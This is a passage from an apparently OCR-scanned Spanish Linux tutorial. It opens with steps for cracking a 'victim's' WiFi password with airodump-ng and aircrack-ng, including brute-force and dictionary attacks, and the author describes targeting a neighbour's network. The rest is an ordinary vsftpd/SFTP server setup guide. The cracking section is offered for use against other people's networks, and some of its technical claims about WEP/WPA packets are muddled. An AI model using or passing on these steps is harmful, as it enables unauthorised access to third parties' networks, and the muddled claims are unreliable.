Ahora vamos a otra pantalla de terminal de comandos. Ejecutamos **airodump-ng mon0 -w Soto -c 10** y saldrá la siguiente pantalla. Donde yo pongo Soto, tenéis que poner el nombre de la red de vuestra víctima, y donde pongo 10, el CH o canal por el que transmite, datos que tenemos en la otra ventana, por eso lo de no cerrarla.

Es en este momento cuando necesitamos los VI o Data. Dependiendo del tipo de protocolo de seguridad, necesitaremos más o menos paquetes sobre los que descifrar la contraseña.

Yo recomiendo 400.000 para WEP, 800.000 para WPA y 1.200.000 para WPA2, pero no suelen ser necesarios tantos paquetes.




Yo sólo dispongo de una red cercana en este momento por satélite que tiene WPA2 como podéis ver.

No dispongo de tanto tiempo y mi vecino apenas se conecta, así que a partir de aquí os dejo un poco abandonados respecto a pantallazos, pero seguid los pasos y lo lograréis.

Abrid una terminal más de comandos Linux. Ejecutad el comando **aircrack-ng Soto*.cap**

Recordar que Soto es el nombre de la red que yo pillo, la vuestra será otra. Con este comando lo que logramos es lanzar el ataque de fuerza bruta para desencriptar la contraseña en base a los paquetes VI que tenemos captados.

Si tu víctima es WEP, incluso WPA, basta con esperar a tener los paquetes necesarios para lograr la clave, puedes usar este comando varias veces hasta tenerlo, al poner Soto*.cap, lo que estamos haciendo es generar varios archivos con extensión .cap y poder atacar sobre todos ellos, no sólo sobre uno.



Como veis en mi caso, al no tener paquetes capturados y ser WPA2, me dice que use un diccionario. Pues bien, existen miles de diccionarios de claves en internet, dado el caso deberíais ejecutar el comando **aircrack-ng –w diccionario.lst Soto*.cap**

El diccionario tendrá el nombre que sea, recordar guardarlo en el mismo directorio /home en el que estéis. La extensión pueden ser varias, lst, txt, etc.

Una vez lograda la clave, saldrá en hexadecimal separada por dos puntos cada dos dígitos, muy similar a una dirección MAC. Lo que tenéis que hacer es simplemente copiar esa clave, quitarle los puntos y acceder. Es más sencillo de lo que parece, en cuanto pueda iré a algún lado con conexiones y hackearé los diferentes protocolos para poder ofreceros los pantallazos.

SFTP SSL

SFTP/SCP es el protocolo FTP con conexión segura mediante SSH. Esto es de gran utilidad en los servidores web, donde es necesaria la trasferencia de archivos mediante FTP. Con este protocolo nos aseguramos de que al menos dispongamos de una mayor seguridad.

Primero lo instalamos con el comando **apt-get install vsftpd**.

```
root@servidord:/home# apt-get install vsftpd
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Los siguientes paquetes se ELIMINARÁN:
  proftpd-basic proftpd-mod-vroot
Se instalarán los siguientes paquetes NUEVOS:
  vsftpd
0 actualizados, 1 se instalarán, 2 para eliminar y 126 no actualizados.
Necesito descargar 165 kB de archivos.
Se liberarán 3.757 kB después de esta operación.
¿Desea continuar [S/n]?
Des:1 http://ftp.es.debian.org/debian/ wheezy/main vsftpd i386 2.3.5-3 [165 kB]
Descargados 165 kB en 5seg. (30,4 kB/s)
Preconfigurando paquetes ...
(Leyendo la base de datos ... 168414 ficheros o directorios instalados actualmente.)
Desinstalando proftpd-mod-vroot ...
Desinstalando proftpd-basic ...
[ ok ] Stopping ftp server: proftpd.
Procesando disparadores para man-db ...
```

Vamos a editar dos archivos, el primero es el vsftpd.conf, para ello usamos **nano /etc/vsftpd.conf**.

```
  GNU nano 2.2.6               Fichero: /etc/vsftpd.conf

# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=YES
#
# Run standalone with IPv6?
# Like the listen parameter, except vsftpd will listen on an IPv6 socket
# instead of an IPv4 one. This parameter and the listen parameter are mutually
# exclusive.
#listen_ipv6=YES
#
[ 147 líneas leídas ]
```

Quitamos usuarios anónimos como se muestra en la siguiente imagen.

```
 GNU nano 2.2.6               Fichero: /etc/vsftpd.conf                      Modificado

anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
#local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
#
```

Descomentamos la siguiente línea para poder conectar con usuarios locales, para ello le quitamos la almuadilla.

```
  GNU nano 2.2.6               Fichero: /etc/vsftpd.conf                      Modificado

anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
#

^G Ver ayuda  ^O Guardar  ^R Leer Fich  ^Y Pág Ant  ^K CortarTxt  ^C Pos actual
```

Descomentamos la siguiente también para poder escribir datos mediante SFTP.

```
  GNU nano 2.2.6               Fichero: /etc/vsftpd.conf                      Modificado

anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
#

^G Ver ayuda  ^O Guardar     ^R Leer Fich  ^Y Pág Ant    ^K CortarTxt  ^C Pos actual
^X Salir      ^J Justificar  ^W Buscar     ^V Pág Sig    ^U PegarTxt   ^T Ortografía
```

Y descomentamos la siguiente línea también.

```
  GNU nano 2.2.6               Fichero: /etc/vsftpd.conf                      Modificado

anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
#

^G Ver ayuda  ^O Guardar     ^R Leer Fich  ^Y Pág Ant    ^K CortarTxt  ^C Pos actual
^X Salir      ^J Justificar  ^W Buscar     ^V Pág Sig    ^U PegarTxt   ^T Ortografía
```

Podemos cambiar los mensajes de bienvenida.

```
  GNU nano 2.2.6               Fichero: /etc/vsftpd.conf                      Modificado

# By default the server will pretend to allow ASCII mode but in fact ignore
# the request. Turn on the below options to have the server actually do ASCII
# mangling on files when in ASCII mode.
# Beware that on some FTP servers, ASCII support allows a denial of service
# attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd
# predicted this attack and has always been safe, reporting the size of the
# raw file.
# ASCII mangling is a horrible feature of the protocol.
#ascii_upload_enable=YES
#ascii_download_enable=YES
#
# You may fully customise the login banner string:
ftpd_banner=Bienvenido a este FTP.
#
# You may specify a file of disallowed anonymous e-mail addresses. Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# (default follows)
#banned_email_file=/etc/vsftpd.banned_emails
#
# You may restrict local users to their home directories.  See the FAQ for

^G Ver ayuda  ^O Guardar    ^R Leer Fich  ^Y Pág Ant    ^K CortarTxt  ^C Pos actual
^X Salir      ^J Justificar ^W Buscar     ^V Pág Sig    ^U PegarTxt   ^T Ortografía
```

Descomentar la lista para poder asignar usuarios que definiremos en una lista de acceso.

```
  GNU nano 2.2.6               Fichero: /etc/vsftpd.conf                      Modificado

# chroot_list_enable below.
#chroot_local_user=YES
#
# You may specify an explicit list of local users to chroot() to their home
# directory. If chroot_local_user is YES, then this list becomes a list of
# users to NOT chroot().
# (Warning! chroot'ing can be very dangerous. If using chroot, make sure that
# the user does not have write access to the top level directory within the
# chroot)
chroot_local_user=YES
#chroot_list_enable=YES
# (default follows)
chroot_list_file=/etc/vsftpd.chroot_list
#
# You may activate the "-R" option to the builtin ls. This is disabled by
# default to avoid remote users being able to cause excessive I/O on large
# sites. However, some broken FTP clients such as "ncftp" and "mirror" assume
# the presence of the "-R" option, so there is a strong case for enabling it.
#ls_recurse_enable=YES
#
# Customization

^G Ver ayuda  ^O Guardar    ^R Leer Fich  ^Y Pág Ant    ^K CortarTxt  ^C Pos actual
^X Salir      ^J Justificar ^W Buscar     ^V Pág Sig    ^U PegarTxt   ^T Ortografía
```

Salvamos y creamos un directorio /home/ftp con **mkdir** en nuestro Linux donde tendremos el SFTP instalado.

```
Terminal (como superusuario)
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@servidord:/home# ls
admin          clientes  ejemplo1  gere1    partimag  secre1  usuario01  usuario05
administrador  cont1     ejemplo2  Grupos   pepe      secre2  usuario02  windows7$
alumno         cont2     facturas  nfs      rrhh      secre3  usuario03
bbdd1          desktop$  ftp       nominas  samba     smb     usuario04
root@servidord:/home# mkdir ftp
```

Creamos las carpetas y los usuarios invitado y moderador y el grupo ftp si no existe. Para ello usamos la secuencia de comando que se muestran a continuación.

```
Terminal (como superusuario)
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@servidord:/home# mkdir /home/ftp/invitado
root@servidord:/home# mkdir /home/ftp/moderador
root@servidord:/home# groupadd ftp
groupadd: el grupo «ftp» ya existe
root@servidord:/home# useradd -g ftp -d /home/ftp/invitado/ -c "invitado" invitado
root@servidord:/home# useradd -g ftp -d /home/ftp/moderador/ -c "moderador" moderador
root@servidord:/home#
```


Les creamos contraseñas a los usuarios creados con el comando **passwd**.

```
Aplicaciones  Lugares                                  mar 10 de mar, 12:5
                                          Terminal (como superusuario)
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@servidord:/home# passwd invitado
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
root@servidord:/home# passwd moderador
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
root@servidord:/home#
```

Damos permisos a la carpeta ftp al usuario moderador y al grupo ftp. Para esto vamos a ponerle a moderador como propietario de la carpeta con el comando **chown** y al grupo ftp con el comando **chgrp**.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@servidord:/home# chown moderador ftp/
root@servidord:/home# chgrp ftp ftp
root@servidord:/home#
```

Damos los siguientes permisos a la carpeta invitado. Con el primer comando marcado hacemos al grupo ftp dueño de la carpeta invitado y con el segundo comando hacemos usuario propietario de la carpeta invitado al usuario moderador.




Creamos usa shell para el ftp. Usamos el comando **nano /etc/shells** y añadimos la línea marcada.


Editamos el archivo **/etc/passwd** con nano y a los usuarios creados para el SFTP le cambiamos las bin para que accedan sólo a la Shell que añadimos en el paso anterior. Con esto nos evitamos que accedan a otras partes del sistema que no sea la carpeta contenedora del servicio FTP.

Vamos al otro archivo del sistema SFTP donde está nuestra lista de usuarios para este servicio. No existe así que lo creamos. Para crear un archivo en Linux se realiza exactamente igual que para editarlo, ya que si no existe nos lo crea.


Rellenamos el archivo con nuestros usuarios creados.



